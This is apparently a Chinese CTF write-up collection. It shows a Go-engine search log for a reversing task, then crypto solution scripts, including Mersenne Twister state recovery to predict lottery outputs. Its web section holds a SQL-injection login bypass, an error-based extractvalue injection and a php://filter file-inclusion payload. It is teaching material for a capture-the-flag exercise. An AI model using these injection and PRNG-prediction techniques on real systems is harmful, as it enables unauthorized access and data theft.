
```
po/s: 46540
move/s: 995844

gen move: (2,0)
nn_policy/nn_board_value
      0   1   2   3           0     1     2     3
  0   0   0 200 200 0   0 -1.00 -1.00  1.00  1.00 0
  1 200   0   0   0 1   1  0.00  1.00  1.00  1.00 1
  2   0 200   0   0 2   2 -1.00 -1.00  1.00  1.00 2
      0   1   2   3           0     1     2     3
        200                       3.0
policy/board_value
      0   1   2   3           0     1     2     3
  0   0   0 994   1 0   0  0.66  0.39  0.42 -0.28 0
  1   1   0   0   0 1   1  0.96  0.96 -0.96 -0.97 1
  2   0   1   0   0 2   2 -0.13 -0.41 -0.39 -0.67 2
      0   1   2   3           0     1     2     3
          1                      -0.4
q_value/lcb/tlcb
        0     1     2     3           0     1     2     3           0     1
    2     3
  0   0.0   0.0  -0.4  -4.9 0   0   0.0   0.0  -0.4  -6.0 0   0   0.0   0.0
 -0.4  -6.0 0
  1  -6.5   0.0   0.0   0.0 1   1  -7.8   0.0   0.0   0.0 1   1  -7.8   0.0
  0.0   0.0 1
  2   0.0  -5.4   0.0   0.0 2   2   0.0  -6.6   0.0   0.0 2   2   0.0  -6.6
  0.0   0.0 2
        0     1     2     3           0     1     2     3           0     1
    2     3
          -4.8                          -5.9                          -5.9
board
    0 1 2 3
  0 O O O(X). 0
  1 . X O O 1
  2 O . X X 2
    0 1 2 3
dead_count: 0 dead_black: 2 dead_white: 0
VT Komi: 0.000  PO: 20000
N(s)   : 78172  SR(s)   : 0.863   STD(s)   : 1.913   C(s)   : 1.388   TT_V:
-4   MCTS_V: -0.417  WR_V: 0.000 LR_V: 0.000
N(s, a): 77737  SR(s, a): 2.532   STD(s, a): 1.824   C(s, a): 2.178   TT_Q:
-1   MCTS_Q: -0.390  WR_Q: 0.000 LR_Q: 0.000
```

第5步

```
po/s: 49871
move/s: 1066551

gen move: (1,2)
nn_policy/nn_board_value
      0   1   2   3           0     1     2     3
  0   0   0   0 250 0   0 -1.00 -1.00 -1.00 -1.00 0
  1 250   0   0   0 1   1 -1.00 -1.00 -1.00 -1.00 1
  2   0 250   0   0 2   2 -1.00 -1.00 -1.00 -1.00 2
      0   1   2   3           0     1     2     3
```

```
        250                    -12.0
policy/board_value
      0   1   2   3           0     1     2     3
  0   0   0   0   1 0   0  0.64  0.33  0.35 -0.31 0
  1   1   0   0   0 1   1  0.97  0.97 -0.97 -0.97 1
  2   0 995   0   0 2   2 -0.01 -0.34 -0.32 -0.65 2
      0   1   2   3           0     1     2     3
          1                     -0.3
q_value/lcb/tlcb
        0     1     2     3           0     1     2     3           0     1
    2     3
  0  -0.0  -0.0  -0.0   3.7 0   0  -0.0  -0.0  -0.0   4.6 0   0  -0.0  -0.0
 -0.0   4.6 0
  1   4.9  -0.0  -0.0  -0.0 1   1   6.1  -0.0  -0.0  -0.0 1   1   6.1  -0.0
 -0.0  -0.0 1
  2  -0.0  -0.3  -0.0  -0.0 2   2  -0.0  -0.3  -0.0  -0.0 2   2  -0.0  -0.3
 -0.0  -0.0 2
        0     1     2     3           0     1     2     3           0     1
    2     3
            3.5                           4.6                           4.6
board
    0 1 2 3
  0 O O X . 0
  1 . X O O 1
  2 O(O). . 2
    0 1 2 3
dead_count: 2 dead_black: 4 dead_white: 0
VT Komi: 0.000  PO: 20000
N(s)   : 97737  SR(s)   : 0.680   STD(s)   : 1.680   C(s)   : 1.180   TT_V:
-1   MCTS_V: -0.309  WR_V: 0.000 LR_V: 0.000
N(s, a): 97260  SR(s, a): 3.372   STD(s, a): 1.589   C(s, a): 2.480   TT_Q:
-6   MCTS_Q: -0.330  WR_Q: 0.000 LR_Q: 0.000
```

第6步

```
po/s: 50972
move/s: 1091428

gen move: (2,2)
nn_policy/nn_board_value
      0   1   2   3           0     1     2     3
  0   0   0   0   0 0   0 -1.00 -1.00 -1.00 -1.00 0
  1 250   0   0   0 1   1 -1.00 -1.00 -1.00 -1.00 1
  2   0   0 250 250 2   2 -1.00 -1.00  0.00  1.00 2
      0   1   2   3           0     1     2     3
        250                    -9.0
policy/board_value
      0   1   2   3           0     1     2     3
  0   0   0   0   0 0   0  0.61  0.25  0.27 -0.36 0
  1 269   0   0   0 1   1  0.97  0.98 -0.98 -0.98 1
  2   0   0 728   0 2   2  0.09 -0.26 -0.25 -0.61 2
      0   1   2   3           0     1     2     3
          0                     -0.3
q_value/lcb/tlcb
        0     1     2     3           0     1     2     3           0     1
    2     3
```

```
  0   0.0   0.0   0.0   0.0 0   0   0.0   0.0   0.0   0.0 0   0   0.0   0.0   0.0   0.0 0
  1  -1.0   0.0   0.0   0.0 1   1  -1.0   0.0   0.0   0.0 1   1  -1.0   0.0   0.0   0.0 1
  2   0.0   0.0   0.0  -6.7 2   2   0.0   0.0  -0.0  -7.7 2   2   0.0   0.0  -0.0  -7.7 2
        0     1     2     3           0     1     2     3           0     1     2     3
           -6.7                        -7.8                        -7.8
board
    0 1 2 3
  0 o o x . 0
  1 . x o o 1
  2 o o(x). 2
    0 1 2 3
dead_count: 0 dead_black: 4 dead_white: 0
VT Komi: 0.000  PO: 20000
N(s)    : 117260 SR(s)    : 2.878   STD(s)    : 1.503   C(s)    : 2.191   TT_V: -6   MCTS_V: -0.274  WR_V: 0.000 LR_V: 0.000
N(s, a): 85404  SR(s, a): 0.791   STD(s, a): 1.426   C(s, a): 1.108   TT_Q: -3   MCTS_Q: 0.007   WR_Q: 0.000 LR_Q: 0.000
```

第7步

```
po/s: 50557
move/s: 1077850

gen move: (3,2)
nn_policy/nn_board_value
      0   1   2   3           0     1     2     3
  0   0   0   0 250 0   0 -1.00 -1.00  1.00  0.00 0
  1 250   0   0   0 1   1  0.00  1.00 -1.00 -1.00 1
  2   0   0   0 250 2   2 -1.00 -1.00  1.00  0.00 2
      0   1   2   3           0     1     2     3
        250                      -3.0
policy/board_value
      0   1   2   3           0     1     2     3
  0   0   0   0 488 0   0  0.49  0.01  0.03 -0.48 0
  1   4   0   0   0 1   1  0.98  0.98 -0.98 -0.98 1
  2   0   0   0 503 2   2  0.48 -0.02 -0.00 -0.50 2
      0   1   2   3           0     1     2     3
          3                      0.0
q_value/lcb/tlcb
        0     1     2     3           0     1     2     3           0     1     2     3
  0  -0.0  -0.0  -0.0  -0.0 0   0  -0.0  -0.0  -0.0   0.0 0   0  -0.0  -0.0  -0.0   0.0 0
  1   1.3  -0.0  -0.0  -0.0 1   1   1.8  -0.0  -0.0  -0.0 1   1   1.8  -0.0  -0.0  -0.0 1
  2  -0.0  -0.0  -0.0  -0.0 2   2  -0.0  -0.0  -0.0   0.0 2   2  -0.0  -0.0  -0.0   0.0 2
        0     1     2     3           0     1     2     3           0     1     2     3
            1.7                        2.3                        2.3
board
    0 1 2 3
  0 o o x . 0
```

```
  1 . X O O 1
  2 O O .(O)2
    0 1 2 3
dead_count: 1 dead_black: 5 dead_white: 0
VT Komi: 0.000  PO: 20000
N(s)   : 105404 SR(s)   : 0.831   STD(s)   : 1.312   C(s)   : 1.071   TT_V: -3   MCTS_V: 0.006   WR_V: 0.000 LR_V: 0.000
N(s, a): 53040  SR(s, a): 4.200   STD(s, a): 1.181   C(s, a): 2.691   TT_Q: -6   MCTS_Q: -0.005  WR_Q: 0.000 LR_Q: 0.000
```

第8步

```
po/s: 48953
move/s: 1047728

gen move: (0,1)
nn_policy/nn_board_value
      0   1   2   3           0     1     2     3
  0   0   0   0   0 0   0  1.00  1.00  1.00  0.00 0
  1 500   0   0   0 1   1  1.00  1.00 -1.00 -1.00 1
  2   0   0   0   0 2   2 -1.00 -1.00 -1.00 -1.00 2
      0   1   2   3           0     1     2     3
        500                      -1.0
policy/board_value
      0   1   2   3           0     1     2     3
  0   0   0   0   0 0   0  0.98  0.98  0.99  0.00 0
  1 998   0   0   0 1   1  0.99  0.99 -0.99 -0.99 1
  2   0   0   0   0 2   2 -0.00 -0.98 -0.98 -0.99 2
      0   1   2   3           0     1     2     3
          1                      -0.0
q_value/lcb/tlcb
        0     1     2     3           0     1     2     3           0     1     2     3
  0   0.0   0.0   0.0   0.0 0   0   0.0   0.0   0.0   0.0 0   0   0.0   0.0   0.0   0.0 0
  1   0.0   0.0   0.0   0.0 1   1   0.0   0.0   0.0   0.0 1   1   0.0   0.0   0.0   0.0 1
  2   0.0   0.0   0.0   0.0 2   2   0.0   0.0   0.0   0.0 2   2   0.0   0.0   0.0   0.0 2
        0     1     2     3           0     1     2     3           0     1     2     3
           -8.5                        -9.4                        -9.4
board
    0 1 2 3
  0 . . X . 0
  1(X)X O O 1
  2 O O . O 2
    0 1 2 3
dead_count: 2 dead_black: 5 dead_white: 2
VT Komi: 0.000  PO: 20000
N(s)   : 73040  SR(s)   : 0.000   STD(s)   : 1.049   C(s)   : 0.525   TT_V: -6   MCTS_V: -0.004  WR_V: 0.000 LR_V: 0.000
N(s, a): 72936  SR(s, a): 2.069   STD(s, a): 0.984   C(s, a): 1.527   TT_Q: -1   MCTS_Q: 0.008   WR_Q: 0.000 LR_Q: 0.000
```

第9步

```
po/s: 49584
move/s: 1057936

gen move: (1,0)
nn_policy/nn_board_value
      0   1   2   3           0     1     2     3
  0 200 200   0 200 0   0  0.00 -1.00  1.00  0.00 0
  1   0   0   0   0 1   1  1.00  1.00 -1.00 -1.00 1
  2   0   0 200   0 2   2 -1.00 -1.00 -1.00 -1.00 2
      0   1   2   3           0     1     2     3
        200                      -4.0
policy/board_value
      0   1   2   3           0     1     2     3
  0   3 991   0   0 0   0  0.99  0.98  0.99  0.00 0
  1   0   0   0   0 1   1  0.99  0.99 -0.99 -0.99 1
  2   0   0   1   0 2   2 -0.00 -0.99 -0.98 -0.99 2
      0   1   2   3           0     1     2     3
          3                       0.0
q_value/lcb/tlcb
        0     1     2     3           0     1     2     3           0     1
    2     3
  0   1.2  -0.0  -0.0   4.1 0   0   1.9  -0.0  -0.0   5.1 0   0   1.9  -0.0
 -0.0   5.1 0
  1  -0.0  -0.0  -0.0  -0.0 1   1  -0.0  -0.0  -0.0  -0.0 1   1  -0.0  -0.0
 -0.0  -0.0 1
  2  -0.0  -0.0   3.1  -0.0 2   2  -0.0  -0.0   3.9  -0.0 2   2  -0.0  -0.0
  3.9  -0.0 2
        0     1     2     3           0     1     2     3           0     1
    2     3
            1.2                         1.9                         1.9
board
    0 1 2 3
  0 .(O)X . 0
  1 X X O O 1
  2 O O . O 2
    0 1 2 3
dead_count: 0 dead_black: 5 dead_white: 2
VT Komi: 0.000  PO: 20000
N(s)   : 92936  SR(s)   : 1.484   STD(s)   : 0.898   C(s)   : 1.191   TT_V:
-1   MCTS_V: 0.007   WR_V: 0.000 LR_V: 0.000
N(s, a): 92137  SR(s, a): 4.357   STD(s, a): 0.704   C(s, a): 2.531   TT_Q:
-4   MCTS_Q: -0.009  WR_Q: 0.000 LR_Q: 0.000
```

第10步

```
po/s: 50492
move/s: 1077253

gen move: (2,2)
nn_policy/nn_board_value
      0   1   2   3           0     1     2     3
  0 333   0   0   0 0   0 -1.00 -1.00 -1.00 -1.00 0
  1   0   0   0   0 1   1 -1.00 -1.00 -1.00 -1.00 1
  2   0   0 333   0 2   2 -1.00 -1.00 -1.00 -1.00 2
      0   1   2   3           0     1     2     3
        333                      -12.0
policy/board_value
```

```
      0   1   2   3          0     1     2     3
  0   0   0   0   0 0   0  0.99  0.99  0.99 -0.00 0
  1   0   0   0   0 1   1  0.99  0.99 -0.99 -0.99 1
  2   0   0 998   0 2   2 -0.00 -0.99 -0.99 -0.99 2
      0   1   2   3          0     1     2     3
          0                     -0.0
q_value/lcb/tlcb
        0     1     2     3          0     1     2     3          0     1
    2     3
  0  -7.4   0.0   0.0   0.0 0   0  -8.4   0.0   0.0   0.0 0   0  -8.4   0.0
  0.0   0.0 0
  1   0.0   0.0   0.0   0.0 1   1   0.0   0.0   0.0   0.0 1   1   0.0   0.0
  0.0   0.0 1
  2   0.0   0.0   0.0   0.0 2   2   0.0   0.0  -0.0   0.0 2   2   0.0   0.0
 -0.0   0.0 2
        0     1     2     3          0     1     2     3          0     1
    2     3
           -8.8                          -9.9                          -9.9
board
    0 1 2 3
  0 . O X . 0
  1 X X O O 1
  2 . .(X)O 2
    0 1 2 3
dead_count: 2 dead_black: 5 dead_white: 4
VT Komi: 0.000  PO: 20000
N(s)    : 112137 SR(s)    : 0.699   STD(s)    : 0.658   C(s)    : 0.679   TT_V:
-4   MCTS_V: -0.008  WR_V: 0.000 LR_V: 0.000
N(s, a): 111998 SR(s, a): 2.356   STD(s, a): 0.574   C(s, a): 1.465   TT_Q:
2    MCTS_Q: 0.002   WR_Q: 0.000 LR_Q: 0.000
```

第11步

```
po/s: 50210
move/s: 1075469

gen move: (1,2)
nn_policy/nn_board_value
      0   1   2   3          0     1     2     3
  0   0   0   0 250 0   0 -1.00 -1.00  1.00  0.00 0
  1   0   0   0   0 1   1 -1.00 -1.00 -1.00 -1.00 1
  2 250 250   0   0 2   2 -1.00 -1.00 -1.00 -1.00 2
      0   1   2   3          0     1     2     3
        250                    -9.0
policy/board_value
      0   1   2   3          0     1     2     3
  0   0   0   0   0 0   0  0.99  0.99  0.99 -0.00 0
  1   0   0   0   0 1   1  1.00  1.00 -0.99 -1.00 1
  2   0 997   0   0 2   2 -0.00 -0.99 -0.99 -0.99 2
      0   1   2   3          0     1     2     3
          0                     0.0
q_value/lcb/tlcb
        0     1     2     3          0     1     2     3          0     1
    2     3
  0  -0.0  -0.0  -0.0   3.3 0   0  -0.0  -0.0  -0.0   4.1 0   0  -0.0  -0.0
 -0.0   4.1 0
```

```
  1  -0.0  -0.0  -0.0  -0.0 1   1  -0.0  -0.0  -0.0  -0.0 1   1  -0.0  -0.0
 -0.0  -0.0 1
  2   3.9  -0.0  -0.0  -0.0 2   2   4.8  -0.0  -0.0  -0.0 2   2   4.8  -0.0
 -0.0  -0.0 2
       0     1     2     3           0     1     2     3           0     1
    2     3
           4.7                             5.6                             5.6
board
    0 1 2 3
  0 . o x . 0
  1 x x o o 1
  2 .(o). o 2
    0 1 2 3
dead_count: 1 dead_black: 6 dead_white: 4
VT Komi: 0.000  PO: 20000
N(s)   : 131998 SR(s)   : 0.702   STD(s)   : 0.543   C(s)   : 0.623   TT_V:
2    MCTS_V: 0.002   WR_V: 0.000 LR_V: 0.000
N(s, a): 131697 SR(s, a): 3.381   STD(s, a): 0.465   C(s, a): 1.923   TT_Q:
-3   MCTS_Q: -0.007  WR_Q: 0.000 LR_Q: 0.000
```

第12步

```
po/s: 52245
move/s: 1118140

gen move: (0,0)
nn_policy/nn_board_value
      0   1   2   3           0     1     2     3
  0 333   0   0   0 0   0  0.00 -1.00  1.00  0.00 0
  1   0   0   0   0 1   1  1.00  1.00 -1.00  0.00 1
  2 333   0   0   0 2   2  1.00  0.00  0.00  0.00 2
      0   1   2   3           0     1     2     3
        333                       2.0
policy/board_value
      0   1   2   3           0     1     2     3
  0 999   0   0   0 0   0  1.00  0.99  1.00 -0.00 0
  1   0   0   0   0 1   1  1.00  1.00 -1.00 -1.00 1
  2   0   0   0   0 2   2 -0.00 -1.00 -1.00 -1.00 2
      0   1   2   3           0     1     2     3
          0                      -0.0
q_value/lcb/tlcb
       0     1     2     3           0     1     2     3           0     1
    2     3
  0  -0.0   0.0   0.0   0.0 0   0  -0.0   0.0   0.0   0.0 0   0  -0.0   0.0
  0.0   0.0 0
  1   0.0   0.0   0.0   0.0 1   1   0.0   0.0   0.0   0.0 1   1   0.0   0.0
  0.0   0.0 1
  2  -6.9   0.0   0.0   0.0 2   2  -7.9   0.0   0.0   0.0 2   2  -7.9   0.0
  0.0   0.0 2
       0     1     2     3           0     1     2     3           0     1
    2     3
          -5.9                            -6.9                            -6.9
board
    0 1 2 3
  0(x). x . 0
  1 x x o o 1
  2 . o . o 2
```

```
    0 1 2 3
dead_count: 1 dead_black: 6 dead_white: 5
VT Komi: 0.000  PO: 20000
N(s)   : 151697 SR(s)   : 0.490   STD(s)   : 0.443   C(s)   : 0.467   TT_V: -3   MCTS_V: -0.006  WR_V: 0.000 LR_V: 0.000
N(s, a): 151546 SR(s, a): 2.085   STD(s, a): 0.369   C(s, a): 1.227   TT_Q: 0    MCTS_Q: -0.000  WR_Q: 0.000 LR_Q: 0.000

```

第13步&第14步(均为弃权, 不改变图形, 因此本题只求12步即可)

```
po/s: 55060
move/s: 1173232

gen move: PASS
nn_policy/nn_board_value
      0   1   2   3           0     1     2     3
  0   0   0   0 250 0   0  1.00  1.00  1.00  0.00 0
  1   0   0   0   0 1   1  1.00  1.00  0.00  0.00 1
  2 250   0 250   0 2   2  1.00  1.00  1.00 -1.00 2
      0   1   2   3           0     1     2     3
        250                     7.0
policy/board_value
      0   1   2   3           0     1     2     3
  0   0   0   0   0 0   0  1.00  1.00  1.00 -0.00 0
  1   0   0   0   0 1   1  1.00  1.00 -1.00 -1.00 1
  2   0   0 259   0 2   2 -0.00 -1.00 -1.00 -1.00 2
      0   1   2   3           0     1     2     3
        739                    -0.0
q_value/lcb/tlcb
        0     1     2     3           0     1     2     3           0     1     2     3
  0  -0.0  -0.0  -0.0   4.1 0   0  -0.0  -0.0  -0.0   5.1 0   0  -0.0  -0.0  -0.0   5.1 0
  1  -0.0  -0.0  -0.0  -0.0 1   1  -0.0  -0.0  -0.0  -0.0 1   1  -0.0  -0.0  -0.0  -0.0 1
  2   3.8  -0.0  -0.0  -0.0 2   2   4.8  -0.0   0.0  -0.0 2   2   4.8  -0.0   0.0  -0.0 2
        0     1     2     3           0     1     2     3           0     1     2     3
           -0.0                        -0.0                        -0.0
board
    0 1 2 3
  0 X . X . 0
  1 X X O O 1
  2 . O . O 2
    0 1 2 3
dead_count: 0 dead_black: 6 dead_white: 5
VT Komi: 0.000  PO: 20000
N(s)   : 171546 SR(s)   : 2.059   STD(s)   : 0.351   C(s)   : 1.205   TT_V: 0    MCTS_V: -0.000  WR_V: 0.000 LR_V: 0.000
N(s, a): 126937 SR(s, a): 2.476   STD(s, a): 0.224   C(s, a): 1.350   TT_Q: 0    MCTS_Q: -0.005  WR_Q: 0.000 LR_Q: 0.000
po/s: 57629
move/s: 1210368

gen move: PASS
```

```
nn_policy/nn_board_value
      0   1   2   3           0     1     2     3
  0   0 250   0 250 0   0  1.00  1.00  1.00  0.00 0
  1   0   0   0   0 1   1  1.00  1.00 -1.00 -1.00 1
  2 250   0   0   0 2   2  0.00 -1.00 -1.00 -1.00 2
      0   1   2   3           0     1     2     3
        250                      0.0
policy/board_value
      0   1   2   3           0     1     2     3
  0   0   1   0   0 0   0  1.00  1.00  1.00 -0.00 0
  1   0   0   0   0 1   1  1.00  1.00 -1.00 -1.00 1
  2   0   0   0   0 2   2 -0.00 -1.00 -1.00 -1.00 2
      0   1   2   3           0     1     2     3
        997                     -0.0
q_value/lcb/tlcb
        0     1     2     3           0     1     2     3           0     1
    2     3
  0   0.0  -1.0   0.0  -5.1 0   0   0.0  -1.3   0.0  -6.8 0   0   0.0  -1.3
  0.0  -6.8 0
  1   0.0   0.0   0.0   0.0 1   1   0.0   0.0   0.0   0.0 1   1   0.0   0.0
  0.0   0.0 1
  2  -4.3   0.0   0.0   0.0 2   2  -5.6   0.0   0.0   0.0 2   2  -5.6   0.0
  0.0   0.0 2
        0     1     2     3           0     1     2     3           0     1
    2     3
            0.0                           0.0                           0.0
board
    0 1 2 3
  0 X . X . 0
  1 X X O O 1
  2 . O . O 2
    0 1 2 3
dead_count: 0 dead_black: 6 dead_white: 5
VT Komi: 0.000  PO: 20000
N(s)   : 146937 SR(s)   : 2.090   STD(s)   : 0.213   C(s)   : 1.151   TT_V:
0    MCTS_V: -0.005  WR_V: 0.000 LR_V: 0.000
N(s, a): 146606 SR(s, a): 12.000  STD(s, a): 0.000   C(s, a): 6.000   TT_Q:
0    MCTS_Q: 0.000   WR_Q: 0.000 LR_Q: 0.000
Game Over
```

对局结束, 黑白地域相等. 是在`初始摆放7个子`且`白棋先下`的状态下, 白棋能取得的最好分数.

逆向需要注意的地方

- 棋盘的真实表示 --> 最外层补了一圈0, 因此4×3的棋盘使用的空间为$(4+2) \times (3+2)$
- ZobristHash生成随机数的方式 --> 自己实现容易出错
- flag输入的12个坐标的表示方式 --> 用字母表示y轴, 用数字表示x轴, 字母在前.

备注 实际上第7步有2个对称的选择, 因此对应两个不同的s_T. 每个s_T对应一个hash. 其中一个hash在这道题目中, 另一个在babydotsu中.

此外, 可以类似TCTF中, Albanis的试玩解题法. 说不定运气好, 直接把最优解猜出来了.....

备注2 babydotsu`没有加混淆, 没有黑科技`, 编译参数为`-std=c++11 -O3 -s`, 很正常的编译参数. 更贴近真实的C++逆向.

Crypto

babyRSA commonRSA RdSpA

> By ZZJ

这些RSA都是我发的那个rsa大礼包里面的链接，很简单。大家看着链接学习就好了，思路都是分解n，然后都是套路，这些套路都是让大家熟悉rsa。

ReSnAd

> By ZZJ

本题给了phi 和 e 关键是求n 然后通过给的两个式子 ipmq 和 iqmp 可以得出 ipmq * p + K1 * q = 1 iqmp * q + K2 * p = 1 两个式子相减 （ipmq - K2）* p = （iqmp - K1）* q 因为p q都是质数，p！= q 所以我们有了一个等式 （ipmq - K2） = q K2 = ipmq - q 所以两个方程两个未知数，就求出了 p q之后就是常规rsa的解法。

数学作业

> By vege_chick

利用一个定理：(p-1)! mod p = -1

```
from pwn import *
import string
from hashlib import sha256
from Crypto.Util.number import *
context.log_level='debug'
r=remote("127.0.0.1",20002)

def burst(s,d):
    for a1 in string.ascii_letters+string.digits:
        for a2 in string.ascii_letters+string.digits:
            for a3 in string.ascii_letters+string.digits:
                for a4 in string.ascii_letters+string.digits:
                    if sha256(a1+a2+a3+a4+s).hexdigest()==d:
                        return a1+a2+a3+a4
    print 'failed!'
r.recvuntil('+')
s=r.recvuntil(')')[:-1]
r.recvuntil('= ')
r.sendline(burst(s,d))
#r.interactive()
r.recvuntil('=')
N=int(r.recvuntil('\n')[:-1])
r.recvuntil('=')
n=int(r.recvuntil('\n')[:-1])
r.recv()
r.sendline(str(n))
r.recv()
r.sendline(str(n))
r.recv()
r.sendline(str(n))
r.recv()
a=1
for i in range(N-n+1,N):
```

```
    a*=i
    a=a%N
a=inverse(-a,N)
r.sendline(str(a))
r.interactive()
```

六星福利彩票1

> By vege_chick

给出了随机数种子，照着生成就行了

```
import random
from hashlib import sha256
context.log_level='debug'
r=remote('pwn.sixstars.team',23103)
def burst(s,d):
    for a1 in string.ascii_letters+string.digits:
        for a2 in string.ascii_letters+string.digits:
            for a3 in string.ascii_letters+string.digits:
                for a4 in string.ascii_letters+string.digits:
                    if sha256(a1+a2+a3+a4+s).hexdigest()==d:
                        return a1+a2+a3+a4
    print 'failed!'
r.recvuntil('+')
s=r.recvuntil(')')[:-1]
r.recvuntil('= ')
d=r.recvuntil('\n')[:-1]
r.recv()
r.sendline(burst(s,d))
seed=r.recvuntil('\n')[:-1].decode('hex')
random.seed(seed)
ans=random.getrandbits(32)
r.recv()
r.sendline(str(ans))
r.interactive()
```

六星福利彩票2

> By vege_chick

给出了生成算法，可以逆向获取种子

```
import random
context.log_level='debug'
import random
import time
from hashlib import sha256
context.log_level='debug'
r=remote('pwn.sixstars.team',23105)
def burst(s,d):
    for a1 in string.ascii_letters+string.digits:
        for a2 in string.ascii_letters+string.digits:
            for a3 in string.ascii_letters+string.digits:
                for a4 in string.ascii_letters+string.digits:
                    if sha256(a1+a2+a3+a4+s).hexdigest()==d:

```

```
                        return a1+a2+a3+a4
    print 'failed!'
r.recvuntil('+')
s=r.recvuntil(')')[:-1]
r.recvuntil('= ')
d=r.recvuntil('\n')[:-1]
r.recv()
r.sendline(burst(s,d))
#r.interactive()
def unshiftl(a,s,m):
    i=0
    while i*s<32:
        lenm=((2**32-1)>>(32-s))<<(s*i)
        a^=((a&lenm)<<s)&m
        i+=1
    return a
def unshiftr(a,s,m):
    i=0
    while i*s<32:
        lenm=(((2**32-1)<<(32-s))&(2**32-1))>>(s*i)
        a^=((a&lenm)>>s)&m
        i+=1
    return a
def reverse(a):
    a=unshiftr(a,18,0xffffffff)
    a=unshiftl(a,15,0xefc60000)
    a=unshiftl(a,7,0x9d2c5680)
    a=unshiftr(a,11,0xffffffff)
    return a
r.recvuntil('\n')
r.sendline('0')
r.recvuntil(':')
state=int(r.recvuntil('\n')[:-1])
seed=reverse(state)
seed=(seed*25214903917+11)&0xffffffff
res=seed
res^=(res>>11)
res^=(res<<7)&0x9d2c5680
res^=(res<<15)&0xefc60000
res^=(res>>18)
r.sendline(str(res))
r.interactive()
```

六星福利彩票3

> By vege_chick

针对random.getrandbits进行攻击，原理差不多就是前两题的结合。具体的代码可以查询pyhton库的源码。

```
from pwn import *
import random
from hashlib import sha256
context.log_level='debug'
r=remote('pwn.sixstars.team',23104)
def burst(s,d):
    for a1 in string.ascii_letters+string.digits:
```

```
        for a2 in string.ascii_letters+string.digits:
            for a3 in string.ascii_letters+string.digits:
                for a4 in string.ascii_letters+string.digits:
                    if sha256(a1+a2+a3+a4+s).hexdigest()==d:
                        return a1+a2+a3+a4
    print 'failed!'
r.recvuntil('+')
s=r.recvuntil(')')[:-1]
r.recvuntil('= ')
d=r.recvuntil('\n')[:-1]
r.recv()
r.sendline(burst(s,d))
import time
def unshiftl(a,s,m):
    i=0
    while i*s<32:
        lenm=((2**32-1)>>(32-s))<<(s*i)
        a^=((a&lenm)<<s)&m
        i+=1
    return a
def unshiftr(a,s,m):
    i=0
    while i*s<32:
        lenm=(((2**32-1)<<(32-s))&(2**32-1))>>(s*i)
        a^=((a&lenm)>>s)&m
        i+=1
    return a
def reverse(a):
    a=unshiftr(a,18,0xffffffff)
    a=unshiftl(a,15,0xefc60000)
    a=unshiftl(a,7,0x9d2c5680)
    a=unshiftr(a,11,0xffffffff)
    return a
R=random.Random()
state=[]
for i in range(156):
    r.recvuntil(':')
    r.sendline('0')
    r.recvuntil(':')
    num=int(r.recvuntil('\n')[:-1])
    state.append(reverse(num&0xffffffff))
    state.append(reverse((num>>32)&0xffffffff))
    state.append(reverse((num>>64)&0xffffffff))
    state.append(reverse((num>>96)&0xffffffff))
state.append(624)
R.setstate([3, tuple(state), None])
r.sendline(str(R.getrandbits(128)))
r.interactive()
```

盲目吃鱼之神

> By vege_chick

ABC代表三个未知身份的神，TFR代表真，假，随机，点头代表X对应的真值 先考虑没有随机神的情况： 构造问题 "如果我问你你是不是T，你会点头吗"，可以不论对方是T还是F，不论点头的真值来获得问题的正确答案 那么可以通过如下三个问题解出三个神的身份： 1.找出一个不是R的神：问A，"如果我问你B是不是T，你会点头吗"，若点头，下两个问题问B；否则问C 2.此时三位神的身份有4种可能，通

过两个问题刚好可以解出

```
from hashlib import sha256
from Crypto.Util.number import *
context.log_level='debug'
r=remote("pwn.sixstars.team",23106)

def burst(s,d):
    for a1 in string.ascii_letters+string.digits:
        for a2 in string.ascii_letters+string.digits:
            for a3 in string.ascii_letters+string.digits:
                for a4 in string.ascii_letters+string.digits:
                    if sha256(a1+a2+a3+a4+s).hexdigest()==d:
                        return a1+a2+a3+a4
    print 'failed!'
r.recvuntil('+')
s=r.recvuntil(')')[:-1]
r.recvuntil('= ')
d=r.recvuntil('\n')[:-1]
r.sendline(burst(s,d))
r.recvuntil(':')
for _ in range(50):
    A, B, C = -1, -1, -1
    print(r.recvuntil(':'))
    # Figure who is not random by asking A
    r.sendline("0 ( ( A == 0 ) == ( B == 2 ) ) == ( X == 1 )")
    if "True" in r.recvuntil(':'):
        # B is not random
        r.sendline("1 ( ( A == 2 ) == ( B == 0 ) ) == ( X == 1 )")
        if "True" in r.recvuntil(':'):
            # A is not random so C is random
            C = 2
        else:
            # A is random
            A = 2

        r.sendline("1 ( ( B == 1 ) ) == ( X == B )")
        if "True" in r.recvuntil(':'):
            # B is false
            B = 1
        else:
            B = 0

    else:
        # C is not random
        r.sendline("2 ( ( A == 2 ) == ( C == 0 ) ) == ( X == 1 )")
        if "True" in r.recvuntil(':'):
            # A is not random, so B is random
            B = 2
        else:
            # A is random
            A = 2
        r.sendline("2 ( ( C == 1 ) ) == ( X == C )")
        if "True" in r.recvuntil(':'):
            # C is false
            C = 1
        else:
```

```
            C = 0
    if (A == -1): A = list((set([0,1,2]) - set([B,C])))[0]
    if (B == -1): B = list((set([0,1,2]) - set([A,C])))[0]
    if (C == -1): C = list((set([0,1,2]) - set([A,B])))[0]

    print("%d %d %d" % (A,B,C))
    r.sendline("%d %d %d" % (A,B,C))
r.interactive()
```

Web

getfudan

> By fdujwc

浏览器打开开发者工具查看源码，可以js代码相关逻辑附近找到一个url

```
....../在那山的那边海的那边有一群蓝精灵.html
```

访问这个url，将文件末尾的base64串解码即是flag

天下武功，唯快不破

> By fdujwc

写一个脚本自动从页面中提取计算式，计算后返回即可：

```
import requests

r=requests.get('https://fdujwc.cn/befast/index.php')
cookie=r.cookies

problem=r.text.split('<div>')[1].split('=?')[0]
ans=eval(problem)

print(requests.post('https://fdujwc.cn/befast/index.php',data=
{'value':ans},cookies=cookie).content)
```

需要注意的是，发送报文是要附带cookie，否则服务器会认为是新用户访问而返回新的计算式而不是flag。

zc的小秘密(万能密码/Error！)

> By fdujwc

- 右键查看网页源码可以发现注释中的`index.php.bak`,下载发现是网站备份代码
- 根据备份代码中sql语句的拼接方式，我们可以使用`Username') or 1=1 -- -`登录，即拿到第一个flag
- 根据第一个flag的提示，使用报错注入拿第二个flag：

```
-1') or extractvalue(1,concat(0x5c,database(),0x5c)) -- -
```

文件包含

> By WSX

文件包含，过滤了一些不可用协议，使用`filter`读取`flag.php`文件，使用`base64`解码得到最终的`flag`

```
<?php
error_reporting(E_ALL & ~E_NOTICE);
//fductf{we1com3_tO_WEb_Ctf}
?>
```

payload

```
/index.php?file=php://filter/convert.base64-encode/resource=flag.php
```

Unserialization

> By WSX

查看源码发现有源码泄露

